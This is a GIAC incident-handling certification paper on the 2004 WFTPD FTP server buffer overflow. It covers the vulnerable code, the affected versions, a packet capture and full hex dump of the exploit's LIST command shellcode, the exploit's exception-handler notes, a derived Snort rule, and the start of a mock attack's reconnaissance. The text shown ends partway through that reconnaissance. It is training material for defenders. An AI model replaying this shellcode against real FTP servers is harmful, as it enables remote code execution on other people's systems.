Global Information Assurance Certification Paper

GCIH
Practical Exam
Assignment Version 3

WFTPD Buffer Overflow

Submitted by John Beachley
April 15, 2005

Table of Contents

Statement of purpose 3
The Exploit - Buffer Overflow 3
- Name 5
- CVE Advisory 5
- Operating systems/WFTPD Versions 6
- Protocol/Services/Applications 7
  - Protocol 7
  - Services/Applications 9
- Variants 10
- Description 10
- Signature of attack 11

The Platforms/Environments 15
- Victim's Platform 15
- Target Network 15
- Source network 17

Stages of the attack 18
- Reconnaissance 18
- Scanning 24
- Exploit 28
- Keeping Access 36
- Covering Tracks 36

Incident Handling Process 37
- Preparation 37
- Identification 39
- Containment 42
- Eradication 45
- Recovery 47
- Lessons Learned 48

Extras 50
- Source code 50

References 68

Statement of purpose

The internet has evolved into a wonderful place for people to share data tying together multiple nations and networks to create a one stop shopping for data. With this come many security risks. The risks include but are not limited to viruses, worms, trojans and other intentionally or unintentionally poorly written software.

The purpose of this paper is to explain how any person can exploit a vulnerable system using buffer overflows. This paper has been written in a non-technical format so any person with very limited computer experience can figure out this security breach; for security practitioners who need knowledge of buffer overflows and anyone who needs assistance in handling this type of incident efficiently.

Due to human error in the code writing of the WFTPD FTP server software, this paper will document how an attacker used the WFTPD buffer overflow exploit against a fictional company. To demonstrate the exploit we will show how an attacker uses a pre-written exploit which uses the FTP LIST command to send executable code to the remote computer which will in turn allow a command prompt back to the attacker.

We will follow the steps performed by the company's incident handling team dictated by management's direction of restoring the systems. Though the steps taken by the incident handling team were not necessarily wrong this paper will show how some of the steps hindered the investigation in tracking down the cause of the incident.

We will walk through the process of how any attacker can use this exploit against a company (in this case a dummy company called ACME). The six (6) step process the incident handling response team followed to correct the problem and to give an idea to other information technology professionals of what steps can be taken to avoid such attacks.

All attacks and codes used were self contained within a mock lab environment set up to imitate ACME's data network.

The Exploit - Buffer Overflow

Buffer overflows have been happening for decades. In 1988 an Internet worm exploited a buffer overflow in fingerd causing headaches for server administrators all over the country.

Buffer overflows happen when a program inserts more data into a buffer then it was prepared to accept. Programs like C and C++ do not perform any bounds checking on array and pointer references, leaving the programmer to perform the task. Sometimes this task does not happen because the programmer was either too lazy, not knowledgeable or performed the bound checking incorrectly.

Buffer overflows can happen in any operating system as well as programming languages. Some programming languages are more "safe" then others because of the way they do automatic bounds checking.

We will use C/C++ as the exampled programming language to explain buffer overflows due to it's inherently "unsafe" language design.

This paper has been written to give a general idea on how human errors in programming have lead to a vulnerable network and how one of the best defenses against buffer overflow is an educated programmer.

The following program will compile and is a legitimate C++ function.

```
void func(void)
{
  int i;
  char MyVariable [10];
  for(i=0;i<20;i++)
    MyVariable[i]='A';
  return;
}
```

The function creates a memory location reserved for "MyVariable" and holds up to 10 characters. The next section of the function causes the buffer overflow due to the program placing 20 characters in a memory location that only holds 10 characters. The extra 10 characters go beyond the allocated memory of the buffer causing the buffer overflow. This can create unexpected results with the computer because data was written into memory where the program was not expecting it.

Every program needs a place to put bits. In order to accept these bits most programs create a section in memory for this bit storage. There are two sections of memory that C uses to create this storage at run-time; the stack and the heap. Heap overflows are less common then stack overflows due to the expertise required to exploit the heap overflows. The stack allocated data can include non-static local variables and any parameters passed to it by value. When contiguous chunks of the same data types are allocated, the memory region is known as a buffer. The placement of information is from the top down once the buffer has been created. The function creates "reserved" memory location for variables and other pointers. On the top is the Local Variable. After

this memory location is the variable I which was used as a counter in the application. After this is the reserved location for “MyVariable”. This location was to only hold 20 characters. Since the buffer is being written from the top down any overflowed data will overwrite the memory locations under it. In this case placing more information the MyVariable will overwrite the Old value of EBP and possibly the Return Address.

Local Variable
I
MyVariable
Old value of EBP
Return Address

Name - Critical WFTPD buffer overflow vulnerability

Axl Rose found this exploit and sent an e-mail to the security community with the following description: There's a stack based buffer overflow vulnerability that a remote attacker can exploit to execute arbitrary code on the remote system running the vulnerable WFTPD server software. For WFTPD Pro Server, the code will execute as SYSTEM, and for WFTPD Server, the code will execute as the user who started the server. To view the following CVE you can connect to mitre.org who hosts a complete list of CVE’s. To view this exploits CVE you can connect to the following web site. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0340+

CVE Advisory

Name: CAN-2004-0340 (under review)

Description: Stack-based buffer overflow in WFTPD Pro Server 3.21 Release 1, Pro
Server 3.20 Release 2, Server 3.21 Release 1, and Server 3.10 allows local users to execute arbitrary code via long (1) LIST, (2) NLST, or (3) STAT commands.

References:
BUGTRAQ:20040228 Critical WFTPD buffer overflow vulnerability
URL:http://marc.theaimsgroup.com/?l=bugtraq&m=107801208004699&w=2

XF:wftpd-ftp-commands-bo(15340)
URL:http://xforce.iss.net/xforce/xfdb/15340

BID:9767
URL:http://www.securityfocus.com/bid/9767

Operating systems/WFTPD Versions

According to the compiled list from security bulletins the following operating systems to WFTPD versions are vulnerable.

Texas Imperial Software WFTPD 3.0 Pro
- Microsoft Windows 2000 Professional
- Microsoft Windows NT 3.5
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0 0R5 Pro
- Microsoft Windows 2000 Professional
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0 0R5
- Microsoft Windows 2000 Professional
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows ME
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0 0R4 Pro
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0 0R4
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0 0R3
- Microsoft Windows 2000 Professional
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.0
- Microsoft Windows 2000 Professional
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT 4.0

Texas Imperial Software WFTPD 3.10 R1
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows ME
- Microsoft Windows NT 4.0
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP4

- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP6a

Texas Imperial Software WFTPD 3.20
Texas Imperial Software WFTPD 3.21
Texas Imperial Software WFTPD Pro 3.10 R1

- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows ME
- Microsoft Windows NT 4.0
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP6a

Texas Imperial Software WFTPD Pro 3.20
Texas Imperial Software WFTPD Pro 3.21

Protocol/Services/Applications

Protocol

FTP (File Transfer Protocol) is a common standard protocol used to transfer files between different operating systems over a network. FTP works in a client/server environment.

A client connects to the server by usually passing identification credentials (if required) to log into the FTP service. Once the user/client has been identified the client will be able to view and transfer files between itself and the server.

The FTP server runs the FTP server software that allows clients/users to download or upload files to the server.

Most current operating systems have built in FTP client software installed on them making it a quick and easy file transfer utility.

FTP has two modes of how the client and server connect; active and passive.

Under active mode a user connects to the server on TCP port 21. This port is used as a command port. Once the client requests data from the server the server connects back to the client using the default TCP data port 20 as the

source port. This is the port where data travels to and from the client.
The second or passive mode uses a different technique. It still uses the TCP port 21 as the command port but in passive mode the client issues the PASV command to the server. The server will respond with a data port for the client to connect to for the data transfer.

Common FTP Commands

? - used to request help or information about the FTP commands
ascii - used to set the mode of file transfer to ASCII (this is the default and transmits seven bits per character)
binary - used to set the mode of file transfer to binary (the binary mode transmits all eight bits per byte and thus provides less chance of a transmission error and must be used to transmit files other than ASCII files)
bye - used to exit the FTP environment (same as quit)
cd - used to change directory on the remote machine
close - used to terminate a connection with another computer
delete - used to delete (remove) a file in the current remote directory (same as rm in UNIX)
get - used to copy one file from the remote machine to the local machine
help - used to request a list of all available FTP commands
lcd - used to change directory on your local machine (same as UNIX cd)
ls - used to list the names of the files in the current remote directory
mkdir - used to make a new directory within the current remote directory
mget - used to copy multiple files from the remote machine to the local machine; you are prompted for a y/n answer before transferring each file
mput - used to copy multiple files from the local machine to the remote machine; you are prompted for a y/n answer before transferring each file
open - used to open a connection with another computer
put - used to copy one file from the local machine to the remote machine
pwd - used to find out the pathname of the current directory on the remote machine
quit - used to exit the FTP environment (same as bye)
rmdir - used to remove (delete) a directory in the current remote directory

The following file transfer used the built in FTP client within Windows XP.

The user connects to the server, passes authentication (user name and password) which was required, uses the “ls” (list command) to list the file contents on the server. Uses the “get” command to download the file called secret.doc to his local computer; uses the “quit” to release the FTP client from the FTP server disconnecting the FTP session.

C:\>ftp 192.168.1.200
Connected to 192.168.1.200

```
220 WFTPD 3.1 service (by Texas Imperial Software) ready for new user
User (192.168.1.200:(none)): john
331 Give me your password, please
Password:
230 Logged in successfully
ftp> ls
200 PORT command okay
150 File Listing Follows in ASCII mode.
AUTOEXEC.BAT
CONFIG.SYS
Documents and Settings
Program Files
secret.doc
WINDOWS
226 Transfer finished successfully.
ftp: 86 bytes received in 0.00Seconds 86000.00Kbytes/sec.
ftp> get secret.doc
200 PORT command okay
150 "C:/secret.doc" file ready to send (28160 bytes) in ASCII mode
226 Transfer finished successfully.
ftp: 28160 bytes received in 0.00Seconds 28160000.00Kbytes/sec.
ftp> quit
221 Windows FTP Server (WFTPD, by Texas Imperial Software) says goodbye

C:\>
```

Services/Applications

WFTPD the popular FTP server for Windows and was developed in 1993 by Alun Jones who still does all the technical support for the software. Using the then very new standard API known as Winsock for its access to TCP/IP internetworking, WFTPD was one of the first standalone FTP servers for Windows.

WFTPD had two FTP server software packages.

WFTPD Server a flexible and easy to use file transfer widely used by thousands of internet sites and sites that are internal to companies.

WFTPD Pro Server was developed to run native as a service on the Windows NT-XP-2000-2003 platforms as well as hosting virtual FTP servers making the one FTP server look like many FTP servers.

Variants

On March 17, 2004 a variant of the WFTP exploit which the original founder axl rose wrote was released by a person calling themselves OYXin. This code was written to use the same buffer overflow vulnerability in the “LIST”, “NLIST”, and “STAT” commands found by axl rose.

The code was written in python programming language and tested against WFTPD Pro Server 3.21.1.1 on a Windows 2000 Server with service pack 4 installed. Python often compared to TCL, Perl, Scheme or Java is an interpreted interactive object oriented programming language. It is portable and runs on many Unix brands and Windows, OS/2, Mac, Amiga and other platforms which support the C compiler.

The differences between the exploits are (A) Axl’s code is written in C and exploits WFTPD running on Windows XP systems; (B) OYXin’s code is written in Python and exploits WFTPD running on Windows 2000 systems.

Description

One type of buffer overflow exploit used by attackers is to place commands/shellcode into the buffer and then overwrite the return address pointer to the memory location where the newly placed shellcode resides. Once the function is completed the function will return execution of the calling application (by its memory address) which was under the return address. Since the attacker overwrote this memory address the computer will execute the code placed in by the attacker/coder. One trick a coder can use is a NOP sled. This is special code which was designed to do nothing (No operation). By placing a lot of commands to perform no command the coder will not need to have the pin pointed return address on where his code resides. All the coder needs to do is guess the approximate location of any of his “no operation” commands. The coder places a large list of NOPs then he places the code that the coder would like executed.

Axl rose sent in a complete description of the exploit and how it works. This can be found at http://www.securityfocus.com/archive/1/355680. Under the e-mail sent for the security advisory he explains that the attacker must be logged into the WFTPD server as any user unless the secure option in the registry is set to 0. He also explained that the rights of the reverse shell would have the same rights as the user who started the WFTPD application or if the server was running WFTPD the reverse shell would be with System rights.

The way the exploit works is as follows:

The exploit uses the LIST command to place his shellcode into the application using special operators. The memory location has only enough room for 31 characters and a null byte. The exploit works by placing the shellcode into the buffer and then has the computer execute the shellcode. The following code was submitted by axl explaining where the WFTPD code went wrong.

```
004034B8 MOV  EAX,[EBP+8]    ; strchr(userbuf, ' ')
004034BB SUB  EAX,ESI
004034BD DEC  EAX            ; num bytes to copy
004034BE CMP  EAX,EDI        ; (below) jump if num bytes to copy
004034C0 JLE  SHORT 004034C4 ; is <= max_len - 2
004034C2 MOV  EDI,EAX
004034C4 PUSH EDI            ; max(max_len - 2, num bytes to copy)
004034C5 INC  ESI            ; don't copy '-'
004034C6 PUSH ESI            ; &userbuf[1]
004034C7 PUSH EBX            ; &dest[1] on the stack
004034C8 CALL memcpy
```

Anything between the first '-' char to the first ' ' char can be copied to the string. This string only has room for 31 characters and a terminating null byte. Obviously, the programmer mistakenly used max() instead of min().

Signature of attack

This attack does leave a trace on the system being attacked; it stops the WFTPD application/service when the exploit performs the buffer overflow. There are no current network signatures for this attack; however there is a Nessus plug-in to look for vulnerable systems.

Nessus is a widely used open-source vulnerability scanner commonly used to automate the testing and discovery of vulnerabilities. This tool however will only scan the network looking for vulnerable systems.

Another security tool used is an IDS (Intrusion Detection System) like Snort. Snort is another very commonly used open-source tool designed to monitor network traffic and look into data packets as they cross the network.

In order for the IDS to function it uses pre-designed “signatures” or rules to determine if anything of “interest” is in the data packets that are being examined. Since there is no current Snort rule to monitor the network packets to look for the WFTPD attack, a rule must be created. One method of creating an IDS rule is to completely capture the network packets during the attack and find an attack signature. The packet capture can be done by using a utility called

Ethereal. Ethereal allows a person to easily capture the whole data stream and then disassemble each packet individually. The trick is to find a common string in the attack which should be present in all possible attacks. The objective is to write a rule that is specific enough for the IDS to stop the IDS from ending up with more false positives than acceptable. A false positive would be considered a returned match in signature but the traffic was actually legitimate.

The following is a capture of the application layer data from the attacker to the FTP server. By using Ethereal and doing a packet capture you can see what the attack looks like.

220-This FTP site is running a copy of WFTPD that is NOT REGISTERED
220-
220-Shareware can only improve if supported by its users.
220-The easiest way to support shareware is to register it.
220-WFTPD costs from $25 to register.
220-
220-To register this program, or receive new details on it, send email
220-to alun@texis.com (Alun Jones), or snail-mail to Texas Imperial Software,
220-1602 Harvest Moon Place, Cedar Park TX 78613-1419 USA
220-
220-As added incentive for the site owner to register, you will be restricted
220-to five (5) transfers - to get more transfers, please re-login.
220-
220-Please note - Alun Jones is only responsible for the software
220-that this site runs, and is not responsible in any way for either
220-the content of this site, nor its location on the Internet.
220 WFTPD 3.1 service (by Texas Imperial Software) ready for new user
USER john
331 Give me your password, please
PASS john
230 Logged in successfully
LIST --WFTPD_EXPLOIT_BY_AXL_(C)_2004-
...([..w[..w.....d.....[S.....3..d.t.'.....F.6F..D.4F..N..N.a.
05....s..s...m
..b...P.....o67..mrv5ZQ.....s...Q.....Sm.....z...S.....4.TTVo.o.o.....Q.l...6.VT
TTm..N.TR...Q.....i.....A#.AD.I!9.I!8.y!M.y!I.y!UN.A!.QUTVTo.VT.....WT.....R.....\.
.....P.....e.y!!.j}.h9.h.....D>J.w.c.....Z%.....q!..=.r.F..p..Z!.....N.X.....l#.d.
KjdaKlgwfw|D.RVDTqdwspu.PVDVhfn`sD.RTDFjik`fs.Fwbdq`WwjfbvvD.fha)`}`.
@}lsUwjd`vv.

If you drill down into the data packet of the LIST command we see the actual exploit, shellcode, and the memory address which was the exception handler.

Frame 30 (578 bytes on wire, 578 bytes captured)
Ethernet II, Src: 00:00:00:00:10:00, Dst: 00:00:00:00:00:0f

Internet Protocol, Src Addr: 192.168.1.105 (192.168.1.105), Dst Addr: 192.168.1.200 (192.168.1.200)
Transmission Control Protocol, Src Port: 2163 (2163), Dst Port: ftp (21), Seq: 23, Ack: 948, Len: 524
Source port: 2163 (2163)
Destination port: ftp (21)
Sequence number: 23 (relative sequence number)
Next sequence number: 547 (relative sequence number)
Acknowledgement number: 948 (relative ack number)
Header length: 20 bytes
Flags: 0x0018 (PSH, ACK)
Window size: 16573
Checksum: 0x1072 (correct)
SEQ/ACK analysis
File Transfer Protocol (FTP)
LIST --WFTPD_EXPLOIT_BY_AXL_(C)_2004-
\220\220\353([\300\353w[\300\353w\353\036\376\377\001\377\002\376\001\377\002\376\001\377\002\376\001\377\002\376\001\377\002\376\001\377\002\376\001\377\002\376\353\026\003\001\036\220\301\251\003d\001\212\206b\004\a\005P\355\260\005\005\005o67\005\amrv5ZQ\372\327\223\210\206s\004\005\005Q\355\230\005\a\005\204\351\227\004\005\005Sm\004\004\a\005\372\325\212\206z\004\a\005S\355\204\005\005\0054\314TTVo\003o\006o\a\372\327\222\210\206\21

The above List command looks like the following in Hex

	Hex Representation	
00000016	4c 49 53 54 20 2d 2d 57 46 54 50 44 5f 45 58 50	LIST --W FTPD_EXP
00000026	4c 4f 49 54 5f 42 59 5f 41 58 4c 5f 28 43 29 5f	LOIT_BY_ AXL_(C)_
00000036	32 30 30 34 2d 90 90 eb 28 5b c0 eb 77 5b c0	eb 2004-... ([..w[..
00000046	77 eb 1e fe ff 01 ff 02 fe 01 ff 02 fe 01 ff 02	w..... .....
00000056	fe 01 ff 02 fe 01 ff 02 fe 01 ff 02 fe 01 ff 02	....
00000066	fe eb 16 03 01 1e 90 c1 a9 03 64 01 01 01 01 01	....d.....
00000076	01 02 01 5b 53 83 eb 1d c3 e8 f5 ff ff ff 33 c9	...[S... .....3.
00000086	b1 64 81 74 8b 27 07 05 05 05 e2 f6 fb 8e 46 0f	.d.t.'.. .....F.
00000096	36 46 07 8e 44 0b 34 46 01 8c 4e 0f 8e 4e 0b 61 6F	..D.4F ..N..N.a
000000A6	8c 30 35 05 07 05 8e 73 0b 8e 73 19 aa 8e 6d 0d	.05....s ..s...m.
000000B6	8a 86 62 04 07 05 50 ed b0 05 05 05 6f 36 37 05	..b...P. ....o67.
000000C6	07 6d 72 76 35 5a 51 fa d7 93 88 86 73 04 05 05	.mrv5ZQ. ....s...
000000D6	51 ed 98 05 07 05 84 e9 97 04 05 05 53 6d 04 04	Q..... ....Sm..
000000E6	07 05 fa d5 8a 86 7a 04 07 05 53 ed 84 05 05 05	......z. ..S.....
000000F6	34 cc 54 54 56 6f 03 6f 06 6f 07 fa d7 92 88 86	4.TTVo.o .o.....

```
00000106   8d 04 05 05 51 ed 6c 05  07 05 36 cc 56 54 54 54    ....Q.l. ..6.VTTT
00000116    6d 15 88 4e 05 54 52 fa  d7 bc 51 05 07 05 2e e4   m..N.TR. ..Q.....
00000126   8f 69 09 fa e5 ff c3 41  23 15 41 44 8f 49 21 39    .i.....A #.AD.I!9
00000136   8f 49 21 38 8e 79 21 4d  8e 79 21 49 8e 79 21 55    .I!8.y!M .y!I.y!U
00000146    4e 88 41 21 17 51 55 54  56 54 6f 04 56 54 88 86   N.A!.QUT VTo.VT..
00000156    a3 04 05 05 57 54 88 86  92 04 05 05 52 ed 14 05   ....WT.. ....R...
00000166    07 05 5c fa d7 88 86 a9  06 05 05 50 ef 07 05 05   ..\..... ...P....
00000176   07 fa d5 65 8c 79 21 21  8a 6a 7d 06 68 39 8e 68    ...e.y!! .j}.h9.h
00000186    07 06 ea 86 ce fa 44 3e  4a 1d 77 0e 63 8c 08 05   ......D> J.w.c...
00000196    07 05 05 8e e6 fa e1 8e  5a 25 06 da 8c 19 8e 06   ........ Z%......
000001A6   d8 8e 71 21 1b a9 3d 06  72 d9 46 81 c7 70 f3 8e    ..q!..=. r.F..p..
000001B    5a 21 06 da 08 b2 09 4e  8c 58 19 06 d8 8e 09 8e   Z!.....N .X......
6
000001C    04 ca 8c 49 23 19 64 c6  4b 6a 64 61 4b 6c 67 77   ...I#.d. KjdaKlgw
6
000001D    66 77 7c 44 07 52 56 44  54 71 64 77 73 70 75 05   fw|D.RVD
6                                                            Tqdwspu.
000001E    50 56 44 56 68 66 6e 60  73 44 05 52 54 44 46 6a   PVDVhfn`
6                                                            sD.RTDFj
000001F6   69 6b 60 66 73 05 46 77  62 64 71 60 57 77 6a 66   ik`fs.Fw bdq`Wwjf
00000206    62 76 76 44 07 66 68 61  29 60 7d 60 07 40 7d 6c   bvvD.fha )`}`.@}l
00000216    73 55 77 6a 64 60 76 76  07 20 0d 0a                sUwjd`vv .
                                                             ..
```

We now know the exception handler from looking at the notes in the source code of the exploit. The notes are as follows

```
/*
* WFTPD Pro Server 3.21 saves a cookie so that the stack layout isn't the same as the
* other versions. However, with the right exception address, we can make it work.
* 77EBC05B = kernel32.dll => POP REG / POP REG / RET. This is the exception handler
* the older versions will execute. WFTPD Pro Server 3.21 will instead execute the
* instructions with the bytes in that same address. In this case, it'll execute these
* instructions:
* 5B POP EBX
* C0EB 77 SHR BL,77
* 5B POP EBX
* C0EB 77 SHR BL,77
* EB 1E JMP SHORT ourcode
*/
```

The memory address that is pushed as the “exception handler” is “**77EBC05B”**. When looking at the HEX output of the attack we can see the Hex characters of eb 77 5b c0. We can create a snort rule to look for any packet that is going to

our FTP server on port 21 to look for the hex code of “eb 77 5b c0” in it.

The snort rule would look like the following:

alert tcp any any -> any 21 (content: “|eb 77 5b c0|”; msg: “WFTPD exception handler detected. Possible WFTPD buffer overflow exploit”;)

The Platforms/Environments

Victim's Platform

The victim's platform is a Dell Poweredge sc1420 server running Windows XP Professional with Service Pack 1 as the operating system. Dell's Open Manage 4.0 for server software; software that simplifies local and remote monitoring helps troubleshoot, upgrade and configure firmware and the BIOS and provides alerts of failures and notifications of potential issues. For ease of administration Win VNC was also installed; VNC (Virtual Network Computing) software that makes it possibly to remotely connect to a fully interactive desktop between computers across a network.

The original function of the server was to run the WFTPD Server software for the FTP service and also house the corporate website using IIS 5.01. Microsoft IIS 5.01 is a web hosting software which comes with the Windows XP Professional operating system.


Due to the server being overloaded from connections to IIS, the systems administrator decided to move the corporate website to a different hardware platform, but they left the IIS software on it as a backup for the Linux web server.

Target Network

Acme is a very small company with a small IS department on a limited budget. John the systems administrator has been provided a few computers to host the required services of the company and was left having to scrounge around for other networking devices to complete the network. Sam the Security/Network engineer request for a Firewall was denied by upper management and the option he was suggested was an Access Control List on the router to protect the internal network from the internet. The access control list is a method used to control what packets are permitted to pass and which will be denied. The network device will inspect each packet header to see what ports the packets are trying to connect to and from. If the access control list says that the connection is allowed to connect to the computer using the ports in question then the packet is allowed through. If the packet is not permitted to go through the device then the packet is dropped. The Access Control List has been configured to allow only TCP port 80 to the web server and TCP ports 20 and 21 to the FTP server. All other IP internet traffic is to be dropped. A sales rep had a wireless access point installed without the IS department knowledge.

The company's computer systems are built with the following setup:

Name	System	System Type	OS Version	Applications Installed
acme	Cisco 2621 Router	Router	12.0	NA
wireless	Cisco 350 Aironet Bridge	Wireless Access Point	12.2	NA
	3Com Superstack 3 Baseline	24 Port network switch	Unmanaged	NA
john	Dell Dimension 2400	Desktop	XP Sp1	Microsoft Office 2003 WinVNC 3.3.7
ftp	Dell PowerEdge sc1420	Server	XP Sp1	WFTPD FTP Software 3.10 Release 1 Microsoft IIS 5.1 Web Page Hosting Software Dell OpenManage 4.0 WinVNC 3.3.7
web	Dell PowerEdge sc1420	Server	Linux 9.0	Apache Web Page Hosting Software 2.0.40 Dell OpenManage 4.0 OpenSSH 3.5p1




Source network

The attacker uses his home internet access and his laptop which holds multiple operating systems to perform the attack. He is connected to the internet via a cable modem home connection that is connected to a Linksys wireless enabled router. The Linksys router has a built in Firewall which has been enabled to protect the attacker from reverse hacking. The attacker has a laptop running Windows XP Service Pack 1. To save on equipment cost he uses VMWare workstation 4.5 to create the multiple operating systems he uses to attack. On this particular VMWare image, the attacker is running Linux 9.0 which holds multiple utilities that run better on the Linux platform compared to the Windows platform.

The VMWare Workstation works by allowing multiple operating systems which are isolated in their own secure virtual machines and co-exist on a single piece of hardware. On these operating systems, a user can install applications that will run on that operating system. All of this can be done concurrently on a single physical machine.

Name	System	System Type	OS Version	Applications Installed

Linksys	Linksys WRT54G	Router & Wireless AP	3.01	NA
XP	Dell 9100 Laptop with Orinoco Wireless card	Laptop	XP SP1	Teleport Pro Nmap Netstumber Netcat Superscan
Linux	VMWare 4.5 Image	VMWare image	Linux 9.0	Nmap Ettercap Netcat Nessus AirSnort



Stages of the attack

Reconnaissance

While on his usual poker night, the attacker lost a bet against one of the players. The payback would be to hack into a company of the winners choosing. The player grabbed the nearest Yellow Pages and came up with three company names, Pooka's Bowling Alley, Inc., ACME, Inc. and 3 Guys Pizzeria. The attacker/LOOSER ran Google searches against all company names. The only company with a website was ACME, Inc. The attacker did a basic whois at www.internic.net/whois.html . By running a basic whois on this website, anyone can find who the registrar is for a particular domain name that resides in the US.

This first whois look up will direct you to the registrar which holds the complete information on the domain name you are researching. The attacker would then log into the registrar and run a second whois to get the address info on the company.

Both lookups are important because they provide the DNS server IP addresses, the most important information for most attacks; the physical address of the company along with the name of the administrative contact who usually happens to be the IT guy.

The attacker went to www.internic.net/whois.html and found the domain name ACME.com which was registered by Great Ones, Inc. who's whois server resides at whois.greatregistrar.com.

Domain Name: ACME.COM
Registrar: Great Ones, INC.
Whois Server: whois.greatregistrar.com
Referral URL: http://www.greatregistrar.com
Name Server: DNS.OUCH.COM
Name Server: DNS2.OUCH.COM
Status: REGISTRAR-LOCK
Updated Date: 12-mar-2004
Creation Date: 8-dec-2002
Expiration Date: 9-apr-2006

From here the attacker went to whois.greatregistrar.com and ran a whois query against ACME.com and received the following contact information:

Registrant:
Acme Inc.

12345 Acme Blvd.
Vienna, VA 22182
US
Phone: (703) 555-1212
Fax: (703) 555-1213

Domain Name: Acme.COM

Administrative Contact, Technical Contact:
Acme, Inc.
